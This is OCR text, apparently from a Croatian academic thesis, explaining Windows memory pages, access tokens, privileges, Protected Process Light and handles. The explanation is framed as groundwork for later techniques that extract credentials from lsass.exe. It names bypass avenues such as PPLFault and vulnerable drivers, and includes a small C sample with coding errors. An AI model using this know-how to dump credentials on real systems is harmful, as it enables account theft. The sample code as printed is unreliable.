
Unutar operacijskog sustava Windows radna se memorija može podijeliti na fizičku i virtualnu[12]. Fizička memorija direktna je preslika hardverske radne memorije u OS, dok je virtualna memorija apstrakcija fizičke memorije koja procesima dozvoljava da imaju prividno neograničen privatni adresni prostor. Jezgra operacijskog sustava Windows svakom procesu prilikom pokretanja odnosno učitavanja dodjeljuje privatni memorijski prostor kako bi se osigurala nezavisnost i sigurnost procesa te kako pogreške ili

nestabilnosti unutar jednog procesa ne bi utjecale na sustav u cijelosti. Virtualna memorija mapira se na fizičku kroz koncept memorijskih stranica (eng. *memory pages*) koje mogu biti privatne ili dijeljene, ovisno o njihovoj namjeni odnosno sadržaju[13]. Primjerice, Windows će nerijetko samo jednom u memoriju učitati određene često korištene DLL datoteke (npr. `ntdll.dll`) te će radi uštede resursa memorijske stranice biblioteke postaviti kao dijeljene kako bi više datoteka moglo koristiti funkcionalnosti već učitane biblioteke[14] (slika 8.). Straničenje također omogućuje da dva procesa interno koriste prividno iste virtualne adrese, no da se one ne mapiraju na istu fizičku stranicu (npr. adresa 0xDEADBEEF u procesu A nema iste podatke kao 0xDEADBEEF procesa B).




Slika 8. Dijeljene memorijske stranice često korištenih biblioteka (Process Hacker)

Ukoliko se radna memorija uređaja zapuni, OS je također u mogućnosti stranice relocirati na disk kako bi osigurao stabilnost sustava nauštrb brzine izvođenja[13]. Pojednostavljena arhitektura straničenja vidljiva je na slici 9.:



Slika 9. Pojednostavljeni prikaz mapiranja virtualne memorije

Kao što je spomenuto u prethodnom poglavlju o sekcijama, svaka memorijska stranica unutar Windows OS-a poprima određenu vrstu zaštite, odnosno zastavice koje označavaju može li se sadržaj zapisivati u stranicu (*write,* w), čitati iz nje (*read,* r), izvršavati (*execute,* x ili e) i slično[15]. Pogledamo li primjerice zaštite nad memorijskim stranicama datoteke sa slike 4., vidjet ćemo da se nakon učitavanja programa u memoriju na stranice primjenjuju zaštite definirane u PE datoteci (slika 10.).



Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics
.text	400	B6E00	1000	B6D6F	60000020
>	B7200	^	B8000	mapped: B7000	r-x
.rdata	B7200	290200	B8000	290004	40000040
>	347400	^	349000	mapped: 291000	r--
.data	347400	A400	349000	ABD0	C0000040
>	351800	^	354000	mapped: B000	rw-
.pdata	351800	9A00	354000	9954	40000040
>	35B200	^	35E000	mapped: A000	r--
.rsrc	35B200	8A00	35E000	89E8	40000040
>	363C00	^	367000	mapped: 9000	r--
.reloc	363C00	6800	367000	6768	42000040
>	36A400	^	36E000	mapped: 7000	r--

Size	Info	Content	Type	Protection
0000000000001000	pe-bear.exe		IMG	-R---
00000000000B7000	".text"	Executable code	IMG	ER---
0000000000291000	".rdata"	Read-only initiali	IMG	-R---
000000000000B000	".data"	Initialized data	IMG	-RW--
000000000000A000	".pdata"	Exception informat	IMG	-R---
0000000000009000	".rsrc"	Resources	IMG	-R---
0000000000007000	".reloc"	Base relocations	IMG	-R---

Slika 10. Veličine i zaštite memorijskih stranica prije i nakon učitavanja programa

Iako su tri prethodno navedene zaštite najčešće prisutne na memorijskim stranicama, od interesa za ovo istraživanje je i tzv. `PAGE_GUARD` zaštita nad memorijskom stranicom[16]. Ovakva stranica često se koristi kao svojevrsni osigurač jer bilo kakav pristup toj stranici podiže iznimku `STATUS_GUARD_PAGE_VIOLATION`, nakon čega se zaštita `PAGE_GUARD` uklanja sa stranice. Ovakve zastavice često se koriste kao obrambeni mehanizmi od pogrešne ili prevelike alokacije memorije (primjerice preljev hrpe, eng. *heap overflow*), no sigurnosna rješenja mogu ih koristiti za detekciju određenih evazivnih tehnika o kojima će biti riječi kasnije u radu. Valja spomenuti da, osim pristupanja vlastitoj virtualnoj odnosno dijeljenoj memoriji, procesi mogu pristupati i modificirati virtualnu memoriju drugih procesa ukoliko imaju dovoljna prava, što će biti od važnosti prilikom pregleda ofenzivnih metoda za ekstrakciju radne memorije procesa *lsass.exe*.

1.3. Procesi

Prema Microsoftovoj dokumentaciji[17], Windows procesom smatra se objekt koji sadrži:

- virtualni adresni prostor
- izvršni kod (*.text* sekcija)
- pristup (eng. *handles*) sistemskim objektima
- sigurnosni kontekst
- jedinstveni identifikator
- varijable okruženja
- prioritet izvršavanja
- definiranu minimalnu i maksimalnu količinu dozvoljene radne memorije (eng. *working set*)
- i barem jednu izvršnu dretvu.

Za svrhe ovog istraživanja nužno je razumijevanje koncepta sigurnosnog konteksta odnosno pristupnih tokena, *handle* objekata, te zaštita koje se mogu postaviti nad pojedine procese. Navedene tri stavke će utjecati na mogućnost nekog programa da pristupi memoriji drugog procesa (sigurnosni kontekst) ili otvori *handle* na drugi proces kako bi pristupao njegovim resursima (zaštite), dok će postojeći otvoreni *handle* objekti u slučaju *MalSecLogon* tehnike za ekstrakciju vjerodajnica omogućiti pristup memoriji procesa *lsass.exe*.


1.3.1. Pristupni tokeni

Nakon uspješne korisničke prijave u računalo, sustav Windows kreirat će pristupni token[18] koji sadrži

- jedinstveni sigurnosni identifikator korisnika (SID)
- popis grupa čiji je korisnik član
- listu privilegija koje su mu dostupne
- informaciju radi li se o primarnom ili *impersonation* tokenu (efektivno dozvoljava oponašanje konteksta drugog korisnika)


- te ostale metapodatke o prijavljenom korisniku.

Ukoliko se radi o visokoprivilegiranom korisničkom računu (administratorske ovlasti), sustav će generirati 2 povezana (eng. *linked*) pristupna tokena – jedan s visokom (eng. *elevated*) i drugi s niskom razinom ovlasti, kao što je vidljivo na slici 11. Tokeni se spremaju u jezgru sustava kako bi ih se zaštitilo od neovlaštene manipulacije, primjerice dodavanja određenih privilegija.



Slika 11. Generiranje dva tokena s različitim privilegijama za istog korisnika

Svi procesi koje korisnik pokreće unutar sustava inicijalno se pokreću s kopijom korisničkog tokena, no promjene koje proces primijeni na svoju kopiju tokena ne preslikavaju se na originalni token. To znači da, ukoliko proces primjerice omogući određene privilegije unutar tokena te prestane s izvršavanjem, prilikom ponovnog pokretanja prethodne promjene neće biti primijenjene. Počevši od Windows Viste, u Windows je integriran podsustav *User Account Control* (UAC)[19] (slika 12.) koji visokoprivilegiranog korisnika prisiljava na svjesno prihvaćanje korištenja *elevated* tokena u slučaju da se određeni proces (primjerice `cmd.exe`) pokreće s administratorskim pravima (eng. *Run as Administrator*).



Slika 12. *User Account Control* upozorenje

Privilegije nad tokenom mogu se smatrati autorizacijskim mehanizmom[20] jer kontroliraju razinu pristupa operacijskom sustavu koju korisnik trenutno posjeduje. Sve privilegije počinju prefiksom *Se* (skraćeno od *security*) te pružaju granularno upravljanje razinom pristupa. Primjerice, privilegija `SeDebugPrivilege` korisniku dozvoljava manipulaciju memorijom bilo kojeg procesa, ignorirajući sve autorizacijske politike (eng. *DACL, Discretionary Access Control List*) koje mogu biti postavljene nad procesom. Same privilegije u token su implementirane kroz dvije bit-maske – jedna koja označava prisutnost pojedine privilegije u tokenu i druga koja označava je li određena privilegija omogućena nad tokenom.

Za demonstraciju principa rada privilegija prikladno je koristiti `auditpol.exe` program koji se koristi za manipulaciju sigurnosnih dnevničkih zapisa. Ukoliko se program pokrene koristeći *non-elevated* token, prikazat će se sljedeća greška:

```
C:\>auditpol /get /category:*
Error 0x00000522 occurred:
A required privilege is not held by the client.
```


Pregledom Microsoft dokumentacije vidljivo je da nad korisničkim tokenom vjerojatno nedostaje privilegija `SeSecurityPrivilege`, što je moguće verificirati `whoami /priv` naredbom:

```
C:\>whoami /priv
Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer ...                  Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Ukoliko naredbu pokrenemo koristeći *elevated* token (administratorski naredbeni redak), vidjet ćemo da je privilegija prisutna, ali onemogućena:

```
C:\Windows\System32>whoami /priv | findstr /I SeSecurityPrivilege
SeSecurityPrivilege     Manage auditing and security        Disabled
```

Nakon pokretanja naredbe, u sistemskim zapisima vidljivo je da je `auditpol.exe` omogućio privilegiju `SeSecurityPrivilege` kako bi bio u mogućnosti pristupiti osjetljivim informacijama (slika 13.):



Slika 13. Omogućavanje privilegije `SeSecurityPrivilege`


1.3.2. Protected Process Light (PPL)

Kao što će kasnije biti opisano, većina prethodno poznatih napada na *lsass.exe* proces (procesni dio LSA sustava) temeljila se na činjenici da procesi čiji token posjeduje privilegiju `SeDebugPrivilege` mogu neometano pristupati virtualnoj memoriji autentikacijskog procesa. Razvojem Windows OS-a i povećanim brojem napada na virtualne identitete, Microsoft je u Windows 8.1 ugradio dodatni zaštitni mehanizam koji djeluje odvojeno od prethodno spomenutih autorizacijskih politika nad procesima (*debug* privilegija) te bi dopustio granularniju kontrolu pristupa programima. Rješenje *Protected Process Light*[21] temelji se na prethodno kreiranom rješenju *Protected Process* (primarno povezanom s DRM zaštitom) te operacijskom sustavu pruža dodatni mehanizam zaštite procesa u korisničkom dijelu OS-a (eng. *userland*).

PPL dozvoljava OS-u odnosno razvojnim programerima da procese koji su potpisani određenim Microsoftovim digitalnim certifikatima dodatno zaštite na način da im u korisničkom dijelu OS-a mogu direktno pristupati jedino drugi PPL procesi s jednakom ili većom razinom zaštite. PP(L) razine zaštite funkcioniraju po principu da su PP zaštite uvijek jače od PPL zaštita, dok unutar PP odnosno PPL kategorija razina zaštite ovisi o razini digitalnog potpisa. Implementacijski, strukture su posložene na sljedeći način (manji broj predstavlja nižu razinu zaštite):

```
// 0 = nema zaštite, 1 = PPL, 2 = PP
typedef enum _PS_PROTECTED_TYPE {
    PsProtectedTypeNone = 0,
    PsProtectedTypeProtectedLight = 1,
    PsProtectedTypeProtected = 2
} PS_PROTECTED_TYPE, *PPS_PROTECTED_TYPE;
typedef enum _PS_PROTECTED_SIGNER {
    PsProtectedSignerNone = 0,
    PsProtectedSignerAuthenticode,  // 1
    PsProtectedSignerCodeGen,       // 2
    PsProtectedSignerAntimalware,   // 3, AV/EDR rješenja
    PsProtectedSignerLsa,           // 4, lsass.exe
    PsProtectedSignerWindows,       // 5
    PsProtectedSignerWinTcb,        // 6
    PsProtectedSignerWinSystem,     // 7
    PsProtectedSignerApp,           // 8
    PsProtectedSignerMax            // 9
} PS_PROTECTED_SIGNER, *PPS_PROTECTED_SIGNER;
```

Kao što je vidljivo iz navedenih struktura, Local Security Authority (LSA) posjeduje zasebnu razinu zaštite (slika 14.) koja se nalazi iznad razine dodijeljene AV odnosno EDR rješenjima, što znači da, čak i da napadači dobiju pristup EDR procesu, primjerice kroz udaljeni pristup putem *cloud* konzole, još uvijek ne bi bili u mogućnosti pristupiti *lsass.exe* procesu.



Slika 14. PPL zaštita nad *lsass.exe* procesom

Iako PPL zaštita postoji u Windows sustavima od verzije 8.1, tek je od verzije 11 uključena odmah po instalaciji, što znači da napadi koji se baziraju na otvaranju procesa nisu efektivni tek od verzije 11 (ukoliko korisnik nije ručno omogućio PPL nad LSA procesom). Također, valja spomenuti da je implementacija PPL-a donedavno sadržavala TOCTOU (eng. *Time-Of-Check-Time-Of-Use*) ranjivost[22] koja je dozvoljavala napadačima da zaobiđu PPL zaštite iz korisničkog načina rada, no *PPLFault* popravljen je u veljači 2024. godine. Isto tako, vrijedi primijetiti da je PPL isključivo *usermode* zaštita, što znači da nije u mogućnosti mitigirati radnje koje dolaze iz jezgre OS-a, poput napada baziranih na ranjivim upravljačkim programima (eng. *Bring-Your-Own-Vulnerable-Driver, BYOVD*). Dodatno, u slučaju da napadač dobije pristup jezgri operacijskog sustava, u mogućnosti je onesposobiti odnosno zaobići gotovo sve postavljene zaštite, uključujući i zaustavljanje EDR procesa, zbog čega takvi napadi neće biti razmotreni u ovom radu.


1.4. Windows *Handles*

Razni sistemski resursi, poput datoteka, procesa, pristupnih tokena i sličnog u Windows okruženju nazivaju se objektima[23]. Interna struktura različitih tipova objekata je relativno slična (zaglavlje te atributi specifični za vrstu objekta), no u slučaju direktnog pristupa, i najmanje promjene u strukturi objekata bi potencijalno mogle utjecati na rad i stabilnost postojećih aplikacija. Uz to, kad bi direktan pristup objektima bio moguć, stvorio bi se velik broj sigurnosnih ranjivosti – primjerice, programi bi mogli gotovo nesmetano pristupati i modificirati bilo koji proces ili pristupni token. Iz navedenih razloga, interakcija s objektima odvija se putem sučelja (eng. *object interface*) koje apstrahira internu strukturu objekta od programera, ali ujedno i pruža operacijskom sustavu mogućnost kontrole pristupa pojedinim objektima koristeći pristupne liste (eng. *Access*

Control List, ACL) koje su definirane u zaglavlju objekta. Nakon što operacijski sustav pozivajućem programu odobri pristup određenom objektu (primjerice program koji poziva funkciju `CreateFileA`), programu se vrati svojevrsni identifikator pomoću kojeg ubuduće može manipulirati traženim objektom (u primjeru, datotekom). Navedeni identifikator naziva se *handle*, a tablicu s popisom objekata i pridruženih *handleova* održava sam operacijski sustav.

Za potrebe ovog istraživanja, bitno je napomenuti da:

- Proces može naslijediti *handle* od roditelja ukoliko je to roditelj eksplicitno definirao,
- Proces može duplicirati postojeći *handle* bilo kojeg procesa ukoliko je prilikom otvaranja ciljnog procesa (primjerice, funkcija `OpenProcess`) zatražio pristupno pravo `PROCESS_DUP_HANDLE` [24] te dobio *handle* koji ga sadržava (slika 15.)
    - sigurnosna rješenja često mogu pozivajućem programu vratiti *handle* na neki proces, no ukloniti određena osjetljiva prava, poput `PROCESS_ALL_ACCESS` ili `PROCESS_DUP_HANDLE`
- Prilikom završetka izvođenja procesa, operacijski sustav će automatski zatvoriti svaki postojeći *handle*, no prilikom završetka izvođenja pojedine dretve, razvojni programer mora voditi računa da *handle* eksplicitno zatvori kako ne bi ostao otvoren u memoriji (eng. *leaked handles*)[17], [23]



Slika 15. *handle* unutar *lsass.exe* procesa s *Duplicate handles* pristupnim pravima


1.5. Win32 API, Native API, SSDT

Kako bi se ostvarila interakcija s operacijskim sustavom i dostupnim računalnim resursima (radnom memorijom, mrežnoj opremi i slično), Windows sustavi razvojnim programerima pružaju mogućnost korištenja Win32 programskog sučelja[25] koje služi kao sloj apstrakcije nad jezgrom operacijskog sustava koja ima direktan pristup fizičkim resursima. Ovakav pristup olakšava razvoj softvera, ali i osigurava njegovu stabilnost budući da je Win32 API dobro dokumentiran te garantira konzistentno ponašanje (tzv. non-breaking changes), neovisno o verziji sustava Windows. API je implementiran kroz niz DLL datoteka, poput *Kernel32.dll* ili *Advapi32.dll*, koje su odmah prisutne na sustavima Windows nakon instalacije.

S druge strane, Native API (NTAPI) predstavlja programsko sučelje implementirano u *ntdll.dll* datoteci koje pruža nižu razinu apstrakcije[26], relativno je slabo dokumentirano, te je primarno namijenjeno za razvoj *low-level* aplikacija, poput upravljačkih programa. Također, za razliku od ostalih DLL datoteka, NTAPI se uvijek učitava u proces, čak i ako se pokrene kao suspendiran proces, što je vidljivo na slici 16.


```
#include <stdio.h>
#include <windows.h>

int main(void) {
    STARTUPINFO si;
    PPROCESS_INFORMATION pi;
    RtlZeroMemory(&si, 0, sizeof(si));
    RtlZeroMemory(&pi, 0, sizeof(pi));

    if (!CreateProcessA
        („C:\\Windows\\System32\\calc.exe“,
        NULL, NULL, NULL,
        FALSE,
        CREATE_SUSPENDED, // suspendiran proces
        NULL, NULL,
        &si, &pi)
    ) {
        printf(„Failed: %0.8X\n“, GetLastError());
        return -1;
    }
```

```
    Sleep(20 * 1000);
    CloseHandle(pi->hProcess);
    CloseHandle(pi->hThread);
    return 0;
}
```



Slika 16. Kalkulator pokrenut kao suspendirani proces (Windows 11 – iznad, Windows 10 – ispod)

Sučelje NTAPI zamišljeno je kao most između korisničkog i jezgrenog načina rada[27] – aplikacije bi trebale pozivati stabilne i dobro dokumentirane funkcije iz sučelja Win32 koje interno poziva NT funkcije za komunikaciju s operacijskim sustavom, dok NT sučelje prebacuje sustav u jezgreni način rada pozivom `SYSCALL` instrukcije na 64-bitnim, odnosno `SYSENTER` na 32-bitnim procesorima kroz dio koda koji se naziva *Syscall stub* (slika 17.).



Slika 17. *Syscall stub* za `NtCreateFile`

